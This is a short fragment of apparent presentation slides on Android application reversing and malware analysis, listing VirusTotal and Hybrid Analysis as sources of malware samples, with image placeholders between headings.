
Packaging Android Applications



Reversing Android Applications




Finding Samples



Virus Total

<https://virustotal.com>


- ✓ The Mecca of malware
- ✓ Free dynamic analysis
- ✓ Can't download samples without an “Intelligence” account



Hybrid Analysis

<https://hybrid-analysis.com>

